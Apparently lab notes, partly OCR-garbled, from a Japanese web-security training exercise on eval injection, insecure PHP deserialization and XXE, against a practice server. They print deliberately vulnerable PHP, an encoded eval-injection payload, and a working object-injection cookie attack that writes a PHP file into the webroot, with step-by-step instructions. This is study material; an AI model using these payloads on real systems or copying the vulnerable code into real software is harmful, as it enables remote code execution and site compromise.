

4.14 構造化データの読み込みにまつわる問題

Webアプリケーションには、構造化されたデータを扱うための仕組みとして、シリアライズ、デシリアライズがあります。良く扱われるデータとして、XML・JSONがあります。JSONはJavaScriptのオブジェクト表記構文のサブセットで、JavaScriptの中でオブジェクトを扱うやり方のことで、シリアライズとは、ソフトウェア内部で扱っているデータをそのまま、保存したり送受信することができるように変換することです。デシリアライズは、シリアライズで変換された文字列を、元のデータに戻します。

4.14.1 eval にまつわる問題

evalとは、引数に指定した文字列をJavaScriptプログラムコードとして評価・実行する機能をもつ関数です。

evalインジェクション脆弱性

eval関数の使い方に問題がある場合、外部から送り込んだスクリプトを実行することによって、本来意図しない不正な処理を行わせる攻撃です。

evalインジェクション脆弱性の影響

OSコマンド・インジェクションと同じ影響があります。
・情報漏洩、サイト改竄、不正な機能実行、他サイトへの踏み台

PHPで入力文字列を解釈して実行する機能を持つ関数

関数名	説明
create_function()	関数を動的に生成する
preg_replace()	e修飾子を使用すると実行できる
mb_ereg_replace()	第4引数で、「e」を指定すると実行できる

引数でコールバック関数を指定できる関数

call_user_func()	call_user_func_array()	array_map()	array_walk()	array_filter()	usort()	uksort()
------------------	------------------------	-------------	--------------	----------------	---------	----------

evalインジェクション脆弱性の対策

① eval関数を使用しない

- 処理を代替することが考えられるeval以外のシリアライズ処理 ■
 - implode/explode 単純なシリアライズ/デシリアライズに使用可能
 - json_encode/json_decode 自由度と安全性で推奨
 - serialize/unserialize デシリアライズに脆弱な部分がある

② eval関数の引数に、外部からのパラメータを含めない

③ eval関数の引数に、外部からのパラメータを含める場合には、英数字に限定する

evalインジェクション脆弱性の影響

- ① Webサーバ内のファイル閲覧による情報漏洩
- ② 任意スクリプト実行による攻撃(サイト改竄、不正な機能実行、他サイトへの踏み台)

Perl のevalインジェクション

Perl言語には、eval関数に、式を記述する形式とブロックを記述する形式とがあります。式を記述する場合に、evalインジェクション脆弱性があります。

```
eval("¥$c = $a / $b;"); $b = `!system("ls /sbin");
```

4.14.2 安全でないデシリアライゼーション

デシリアライズ処理の脆弱性

アプリケーションの内部構造データを、保存／伝送するために、シリアライズ／デシリアライズ処理が行われますが、シリアライズ／デシリアライズの連携処理に問題があると、デシリアライズで意図しないオブジェクトが生成されて、本来意図しない不正な処理が行われてしまう可能性があります。

デシリアライゼーション脆弱性の影響

- OSコマンド・インジェクションと同じ影響があります。
- 情報漏洩、サイト改竄、不正な機能実行、他サイトへの踏み台

PHPでデシリアライゼーションで悪用されやすいメソッド

関数名	説明
デストラクタ	オブジェクト破棄時
unserialize_callback_func	指定したコールバック関数が定義されていない場合や そのコールバック関数が未定義のクラスの定義に失敗したときに警告する
__wakeup()	アンシリアライズしたデータからインスタンスに必要なデータを再構築するときに使う
toString()などのマジックメソッド	デシリアライズしたクラスに定義されていて、オブジェクトを文字列に変換しようとした場合に呼ばれる

※ PHPの場合のデシリアライズできるクラスは、アプリ内で定義されているか、spl_autoload_register関数などで自動的に読み込まれているものに限ります

Java言語の場合は、デシリアライズ時に、readObjectメソッドが自動的に呼ばれる仕様が悪用されます

デシリアライゼーション脆弱性の対策

- ①シリアライズ／デシリアライズ機能を使用しない (serialize/unserialize、wddx(セッション管理))
- ②デシリアライズ処理に、外部からのパラメータを含めない

- ⇒ シリアライズ形式ではなく、JSON形式によってデータを受け渡す
- ⇒ クッキーやhiddenパラメータではなく、セッション変数など改変できない仕組みで、シリアライズ形式のデータを受け渡す
- ⇒ HMAOなどの改竄検出する機能を採用して、受け渡したデータを確認する

4e-001 :evalによるオブジェクト受け渡し(正常系)

【ブラウザ】



4-14 構造化データの読み込みにつづる問題

- 4.14.1 eval にまつわる問題
 - 4e-001 :evalによるオブジェクト受け渡し(正常系)
 - 4e-001:evalによるオブジェクト受け渡し(攻撃)
 - 4.14.2 安全でないデシリアライゼーション
 - 4e-010 :好みの色を示すクッキーの設定(正常系)
 - 4e-011 :好みの色を表示(正常系)
 - 4e-900:攻撃用クッキーの生成 (攻撃)
 - 4e-010a:好みの色を示すクッキーの設定(JSON版)
 - 4e-011a:好みの色を表示(JSON版)
 - 4.14.3 XML外部実体参照 (XXE)
 - 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
 - 4e-020 :XXE対策済みXML読み込み(libxml 2.9.4)
 - 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
 - 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
 - 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
 - 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
 - 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
 - 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
 - 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
 - 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
- 以下は攻撃用データ。ダウンロードして利用下さい。
- xxe-00 :正常系XMLデータ
 - xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
 - xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
 - xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

[phpinfo](#)

[ホームに戻る](#)

【サーバ: 4e/4e-001.php】

```
#!/var/www/html/4e/4e-001.php - wasbook@example.jp - エディタ - WinSCP  
k?php  
{  
  $a = array(1, 2, 3);  
  $ex = var_export($a, true);  
  $b64 = base64_encode($ex);  
}  
>  
<body>  
<form action="4e-002.php" method="GET">  
<input type="hidden" name="data" value="<?php echo htmlspecialchars($b64);?>" />  
<input type="submit" value="次へ" />  
</form>  
</body>
```



```
1 <html>  
2 <head><title>4-14 構造化データの読み込みにつづる問題</title></head>  
3 <body>  
4 4-14 構造化データの読み込みにつづる問題  
5 <ul>  
6 <li>4.14.1 eval にまつわる問題</li>  
7 <ol>  
8 <li><a href="4e-001.php">4e-001 :evalによるオブジェクト受け渡し(正常系)</a></li>  
9 <li><a href="4e-002.php?data=MDsgcGhwaW5mb255">4e-001:evalによるオブジェクト受け渡し(攻撃)</a></li>  
10 </ol>  
11 <li>4.14.2 安全でないデシリアライゼーション</li>  
12 <ol>  
13 <li><a href="4e-010.php">4e-010 :好みの色を示すクッキーの設定(正常系)</a></li>  
14 <li><a href="4e-011.php">4e-011 :好みの色を表示(正常系)</a></li>  
15 <li><a href="http://trap.example.com/4e/4e-900.php">4e-900:攻撃用クッキーの生成 (攻撃) </a></li>  
16 <li><a href="4e-010a.php">4e-010a:好みの色を示すクッキーの設定(JSON版)</a></li>  
17 <li><a href="4e-011a.php">4e-011a:好みの色を表示(JSON版)</a></li>  
18 </ol>  
19 <li>4.14.3 XML外部実体参照 (XXE) </li>  
20 <ol>  
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>  
22 <li><a href="7phe7/4e/4e-020.html">4e-020 :XXE対策済みXML読み込み(libxml 2.9.4)</a></li>  
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>  
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>  
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>  
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>  
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>  
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>  
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>  
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>  
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>  
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>  
33 </ol>  
34 以下は攻撃用データ。ダウンロードして利用下さい。  
35 <ol>  
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>  
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>  
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>  
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>  
40 </ol>  
41 </ul>  
42 <a href="phpinfo.php">phpinfo</a><br>  
43 <a href="/">ホームに戻る</a>  
44 </body>  
45 </html>
```

【サーバ: 4e/4e-002.php】

```
#!/var/www/html/4e/4e-002.php - wasbook@e<  
<?php  
{  
  $data = $_GET["data"];  
  $str = base64_decode($data);  
  eval("$str . '$str . '");  
}  
>  
<body>  
<?php var_dump($a); ?>  
</body>
```


【ブラウザ→サーバ: リクエスト 4e/4e-002.php → レスポンス】

The screenshot shows the OWASP ZAP interface. The left pane shows the request details for a GET request to `http://example.jp/4e/4e-002.php?data=YXJyYXkgKAogIDAgPT4gMSwKICAxID0%2BIDIsCiAgMIA9PiAzLAop`. The right pane shows the response details, including headers and a body containing a PHP array: `array(3) { [0]=> int(1) [1]=> int(2) [2]=> int(3) }`.


Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリッ...	レスポンス...	検出ア...	ノート	タグ
4	19/01/04 8:04:33	GET	http://example.jp/4e/4e-001.php	200	OK	102 ms	195 bytes	Medi...		For...
6	19/01/04 8:05:39	GET	http://example.jp/4e/4e-002.php?data=YXJyYXkgKAogIDAgPT4gMSwKICAxID0%2BIDIsCiAgMIA9PiAzLAop	200	OK	25 ms	79 bytes	Medi...		

【ブラウザ】

The screenshot shows a browser window with two tabs. The first tab shows the source code of `example.jp/4e/4e-001.php`, which contains a form with a hidden input named `data` and a submit button. The second tab shows the source code of `example.jp/4e/4e-002.php?data=YXJyYXkgKAogIDAgPT4gMSwKICAxID0%2BIDIsCiAgMIA9PiAzLAop`, which displays the PHP array response: `array(3) { [0]=> int(1) [1]=> int(2) [2]=> int(3) }`.

4e-001:evalによるオブジェクト受け渡し(攻撃)

【ブラウザ】



4-14 構造化データの読み込みにまつわる問題

- 4.14.1 eval にまつわる問題
 - 4e-001 :evalによるオブジェクト受け渡し(正常系)
 - 4e-001:evalによるオブジェクト受け渡し(攻撃)
- 4.14.2 安全でないデシリアライゼーション
 - 4e-010 :好みの色を示すクッキーの設定(正常系)
 - 4e-011 :好みの色を表示(正常系)
 - 4e-900:攻撃用クッキーの生成(攻撃)
 - 4e-010a:好みの色を示すクッキーの設定(JSON版)
 - 4e-011a:好みの色を表示(JSON版)




```
1 <html>
2 <head><title>4-14 構造化データの読み込みにまつわる問題</title></head>
3 <body>
4 4-14 構造化データの読み込みにまつわる問題
5 <ul>
6 <li>4.14.1 eval にまつわる問題</li>
7 <ol>
8 <li><a href="4e-001.php">4e-001 :evalによるオブジェクト受け渡し(正常系)</a></li>
9 <li><a href="4e-002.php?data=M0sGcGhwaW0mbygp">4e-001:evalによるオブジェクト受け渡し(攻撃)</a></li>
10 </ol>
11 <li>4.14.2 安全でないデシリアライゼーション</li>
12 <ol>
13 <li><a href="4e-010.php">4e-010 :好みの色を示すクッキーの設定(正常系)</a></li>
14 <li><a href="4e-011.php">4e-011 :好みの色を表示(正常系)</a></li>
15 <li><a href="http://trap.example.com/4e/4e-900.php">4e-900:攻撃用クッキーの生成(攻撃)</a></li>
16 <li><a href="4e-010a.php">4e-010a:好みの色を示すクッキーの設定(JSON版)</a></li>
17 <li><a href="4e-011a.php">4e-011a:好みの色を表示(JSON版)</a></li>
18 </ol>
```

【サーバ: 4e/4e-002.php】

/var/www/html/4e/4e-002.php - wasbook@ex



```
k?php
| $data = $_GET['data'];
| $str = base64_decode($data);
| eval('$a = ' . $str . ');');
?>
<body>
<?php var_dump($a); ?>
</body>
```

クエリ文字列として、「data」に対して与えている値は OWASP ZAP上で、文字列を選択した状態で右クリックして「エンコード/デコード/ハッシュ...」を指定してツールでデコード内容を確認すると、「0; phpinfo();」をエンコードしたものであると分かる


```
$str = base64_decode($data);  
eval('$a = ' . $str . ');
```

であるので、dataを展開し、eval関数の指定は

```
eval ( $a = 0 ; phpinfo(); )
```

となったことがわかる。

【ブラウザ】



System	Linux wasbook 4.9.0-4-686 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) i686
Build Date	Apr 20 2018 14:15:04
Configure Command	./configure '--disable-all' '--disable-cli' '--enable-cgi' '--enable-session' '--enable-libxml' '--enable-dom' '--enable-mbstring' '--enable-json' '--enable-pdo' '--with-mysql=/usr/local/mysql-5.0.15' '--with-pdo-mysql=/usr/local/mysql-5.0.15' '--with-libxml-dir=/usr/local/libxml2.7.8' '--with-config-file-path=/etc/php/5.3/cgi' '--with-mysql-sock=/var/run/mysql/mysql.sock' '--with-openssl=/usr' '--enable-filter'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.3/cgi
Loaded Configuration File	/etc/php/5.3/cgi/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

4e-010 :好みの色を示すクッキーの設定(正常系)

【ブラウザ】

- 4.14.2 安全でないデシリアライゼーション

- 4e-010 :好みの色を示すクッキーの設定(正常系)
- 4e-011 :好みの色を表示(正常系)
- 4e-900:攻撃用クッキーの生成 (攻撃)
- 4e-010a:好みの色を示すクッキーの設定(JSON版)
- 4e-011a:好みの色を表示(JSON版)

```
11 <li>4.14.2 安全でないデシリアライゼーション</li>
12 <ol>
13 <li><a href="4e-010.php">4e-010 :好みの色を示すクッキーの設定(正常系)</a></li>
14 <li><a href="4e-011.php">4e-011 :好みの色を表示(正常系)</a></li>
15 <li><a href="http://trap.example.com/4e/4e-900.php">4e-900:攻撃用クッキーの生成 (攻撃) </a></li>
16 <li><a href="4e-010a.php">4e-010a:好みの色を示すクッキーの設定(JSON版)</a></li>
17 <li><a href="4e-011a.php">4e-011a:好みの色を表示(JSON版)</a></li>
18 </ol>
```

【サーバ: 4e/4e-010.php】

```
/var/www/html/4e/4e-010.php - wasbook@example.jp - エディタ
k?php
$colors = array('red', 'green', 'blue');
setcookie('COLORS', serialize($colors));
echo "クッキーをセットしました";
```

【サーバ: 4e/4e-011.php】

```
/var/www/html/4e/4e-011.php - wasbook@example.jp - エディタ - WinSCP
k?php
require '4e-012.php';
$colors = unserialize($_COOKIE['COLORS']);
//var_dump($colors);
echo "好きな色は ";
foreach ($colors as $color) {
    echo htmlspecialchars($color, ENT_COMPAT, 'UTF-8'), ' ';
}
echo "です";
```

【ブラウザ→サーバ: リクエスト 4e/4e-010.php → レスポンス】

Id	リクエスト日時	メソ...	URL	ステータス...	ステータ...	ラウンドトリップ...	レスポンス...	検出アラート	ノート	タグ
12	19/01/04 8:5...	GET	http://example.jp/4e/4e-010.php	200	OK	27 ms	36 bytes	Medium		SetCookie
13	19/01/04 8:5...	GET	http://example.jp/4e/4e-011.php	200	OK	25 ms	37 bytes	Medium		

【ブラウザ→サーバ: リクエスト 4e/4e-011.php → レスポンス】

The screenshot shows the OWASP ZAP interface with the following details:

- Request:**
 - GET http://example.jp/4e/4e-011.php HTTP/1.1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 - Accept-Language: ja,en-US;q=0.7,en;q=0.3
 - Accept-Encoding: gzip, deflate
 - Referer: http://example.jp/4e/
 - DNT: 1
 - Connection: keep-alive
 - Cookie: COLORS=a%3A3%3A%7B%3A0%3B%3A3%3A%22red%22%3B%3A1%3B%3A5%3A%22green%22%3B%3A2%3B%3A4%3A%22blue%22%3B%7D
 - Upgrade-Insecure-Requests: 1
 - Host: example.jp
- Response:**
 - HTTP/1.1 200 OK
 - Server: nginx/1.10.3
 - Date: Fri, 04 Jan 2019 08:51:32 GMT
 - Content-Type: text/html; charset=UTF-8
 - Connection: keep-alive
 - X-Powered-By: PHP/5.3.3
 - X-UA-Compatible: IE=edge
 - Body: 好きな色は red green blue です

Below the details is a table of request logs:

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリップ...	レスポンス...	検出アラート	ノート	タグ
12	19/01/04 8:50:34	GET	http://example.jp/4e/4e-010.php	200	OK	27 ms	36 bytes	Medium		SetCookie
13	19/01/04 8:51:33	GET	http://example.jp/4e/4e-011.php	200	OK	25 ms	37 bytes	Medium		

【ブラウザ】

example.jp/4e/4e-010.php × +

example.jp/4e/4e-010.php

クッキーをセットしました

example.jp/4e/4e-011.php × +

example.jp/4e/4e-011.php

好きな色は red green blue です

4e-900:攻撃用クッキーの生成(攻撃)

【ブラウザ】

- 4.14.2 安全でないデシリアライゼーション
 - 4e-010 :好みの色を示すクッキーの設定(正常系)
 - 4e-011 :好みの色を表示(正常系)
 - 4e-900:攻撃用クッキーの生成(攻撃) 
 - 4e-010a:好みの色を示すクッキーの設定(JSON版)
 - 4e-011a:好みの色を表示(JSON版)

```
11 </li>4.14.2 安全でないデシリアライゼーション</li>
12 <ol>
13 <li><a href="4e-010.php">4e-010 :好みの色を示すクッキーの設定(正常系)</a></li>
14 <li><a href="4e-011.php">4e-011 :好みの色を表示(正常系)</a></li>
15 <li><a href="http://trap.example.com/4e/4e-900.php">4e-900:攻撃用クッキーの生成(攻撃)</a></li>
16 <li><a href="4e-010a.php">4e-010a:好みの色を示すクッキーの設定(JSON版)</a></li>
17 <li><a href="4e-011a.php">4e-011a:好みの色を表示(JSON版)</a></li>
18 </ol>
```

【サーバ:4e-012.php】

```
/var/www/html/4e/4e-012.php - wasbook@example.jp - エディタ - WinSCP
k?php
class Logger {
    const LOGDIR = '/tmp/'; // ログ出力ディレクトリ
    private $filename = ''; // ログファイル名
    private $log = ''; // ログバッファ

    public function __construct($filename) {
        $this->filename = basename($filename); // ファイル名
        $this->log = ''; // ログバッファ
    }

    // デストラクタではバッファの中身をファイルに書き出し
    public function __destruct() {
        $path = self::LOGDIR . $this->filename; // ファイル名の組み立て
        // var_dump($path);
        $fp = fopen($path, 'a');
        if ($fp === false) {
            die('Logger: ファイルがオープンできません'. htmlspecialchars($path));
        }
        if (! flock($fp, LOCK_EX)) { // 排他ロックする
            die('Logger: ファイルのロックに失敗しました');
        }
        fwrite($fp, $this->log); // ログの書き出し
        fflush($fp); // フラッシュしてからロック解除
        flock($fp, LOCK_UN);
        fclose($fp);
    }

    public function add($log) { // ログ出力
        $this->log .= $log; // バッファに追加するだけ
    }
}
```

【サーバ:4e-015.php】

```
/var/www/html/4e/4e-015.php - wasbook@example.jp
k?php
unlink('/var/www/html/xinfo.php');
?>攻撃コードを削除しました
```

【サーバ:4e-900.php】

```
/var/www/html/4e/4e-900.php - wasbook@example.jp - エディタ - WinSCP
k?php
class Logger {
    private $filename = ''; // ログファイル名
    private $log = ''; // ログバッファ

    public function __construct() {
        $this->filename = '../var/www/html/xinfo.php';
        // $this->filename = './xinfo.php';
        $this->log = '<?php phpinfo(); ?>';
    }
}

$logger = new Logger();
setcookie('COLORS', serialize($logger));
?><body>
以下の手順で攻撃します。<br>
<ol>
<li>以下の内容を<input type="button" value="クリップボードにコピー" onclick="copy()"><br>
<textarea id="cookiearea" cols="80" rows="2">
Cookie: COLORS=<?php echo htmlspecialchars(urlencode(serialize($logger))); ?>
</textarea><br></li>
<li>OWASP ZAPで「標準モード」であることを確認して、緑色の「全てのリクエストにブレークポイントセット」をクリックし、矢印が赤色になることを確認する</li>
<li><a href="http://example.jp/4e/4e-011.php">このリンク</a>から攻撃対象サイトにアクセスする</li>
<li>OWASP ZAP上でブレークするので先にコピーしたCookieヘッダをペーストする</li>
<li>OWASP ZAP上で「サブミットして次のブレークポイントに移動」(青い三角形ボタン)を実行する</li>
<li><a href="http://example.jp/xinfo.php">このリンク</a>で攻撃成功を確認する</li>
<li><a href="4e-015.php">このリンク</a>で攻撃コードを削除する</li>
</ol>
<script>
// var button = document.getElementById('button');
//button.onclick = function(){
function copy() {
    var textarea = document.getElementById('cookiearea');
    textarea.select();
    document.execCommand('copy');
};
</script>
</body>
```

【ブラウザ】




以下の手順で攻撃します。

1. 以下の内容を「クリップボードにコピー」

```
Cookie: COLORS=0%3A6%3A%22Logger%22%3A2%3A%7Bs%3A16%3A%22%00Logger%00filename%22%3Bs%3A25%3A%22..%2Fvar%2Fwww%2Fhtml%2Fxi%2Finfo.php%22%3Bs%3A11%3A%22%00Logger%00log%22%3Bs%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D
```
2. OWASP ZAPで「標準モード」であることを確認して、緑色の「全てのリクエストにブレイクポイントセット」をクリックし、矢印が赤色になることを確認する
3. [このリンク](#)から攻撃対象サイトにアクセスする
4. OWASP ZAP上でブレイクするので先にコピーしたCookieヘッダをペーストする
5. OWASP ZAP上で「サブミットして次のブレイクポイントに移動」（青い三角形ボタン）を実行する
6. [このリンク](#)で攻撃成功を確認する
7. [このリンク](#)で攻撃コードを削除する




```
<body>
以下の手順で攻撃します。<br>
<ol>
<li>以下の内容を<input type="button" value="クリップボードにコピー" onclick="copy()"><br>
<textarea id="cookiearea" cols="80" rows="2">
Cookie: COLORS=0%3A6%3A%22Logger%22%3A2%3A%7Bs%3A16%3A%22%00Logger%00filename%22%3Bs%3A25%3A%22..%2Fvar%2Fwww%2Fhtml%2Fxi%2Finfo.php%22%3Bs%3A11%3A%22%00Logger%00log%22%3Bs%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D</textarea>
<li>OWASP ZAPで「標準モード」であることを確認して、緑色の「全てのリクエストにブレイクポイントセット」をクリックし、矢印が赤色になることを確認する</li>
<li><a href="http://example.jp/4e/4e-011.php">このリンク</a>から攻撃対象サイトにアクセスする</li>
<li>OWASP ZAP上でブレイクするので先にコピーしたCookieヘッダをペーストする</li>
<li>OWASP ZAP上で「サブミットして次のブレイクポイントに移動」（青い三角形ボタン）を実行する</li>
<li><a href="http://example.jp/xinfo.php">このリンク</a>で攻撃成功を確認する</li>
<li><a href="4e-015.php">このリンク</a>で攻撃コードを削除する</li>
</ol>
<script>
// var button = document.getElementById('button');
//button.onclick = function(){
function copy() {
  var textarea = document.getElementById('cookiearea');
  textarea.select();
  document.execCommand('copy');
};
</script>
</body>
```



以下の手順で攻撃します。

1. 以下の内容を クリップボードにコピー

```
Cookie: C0L0R5=0%3A6%3A%22Logger%22%3A2%3A%7B%3A16%3A%22%00Logger%00f%7B%22%3B%3A25%3A%22...%2Fvar%2Fwww%2Fhtml%2Fxi%2Finfo.php%22%3B%3A1%3A%22%00Logger%00Log%22%3B%3A19%3A%22%30%3Fphp+phpinfo%28%3B%3F%3F%22%3B%7D
```
2. OWASP ZAPで「標準モード」であることを確認して、緑色の「全てのリクエストにブレイクポイントセット」をクリックし、矢印が赤色になることを確認する
3. [このリンク](#)から攻撃対象サイトにアクセスする
4. OWASP ZAP上でブレイクするので先にコピーしたCookieヘッダをペーストする
5. OWASP ZAP上で「サブミットして次のブレイクポイントに移動」(青い三角形ボタン)を実行する
6. [このリンク](#)で攻撃成功を確認する
7. [このリンク](#)で攻撃コードを削除する



無題セッション - 20190104-080359 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイック スタート リクエスト ブレーク

レス サブミットして次のブレークポイントへ移動

メソッド: デフォルトビュー Body: デフォルトビュー

デフォルトビュー

DNT: 1
 Connection: keep-alive
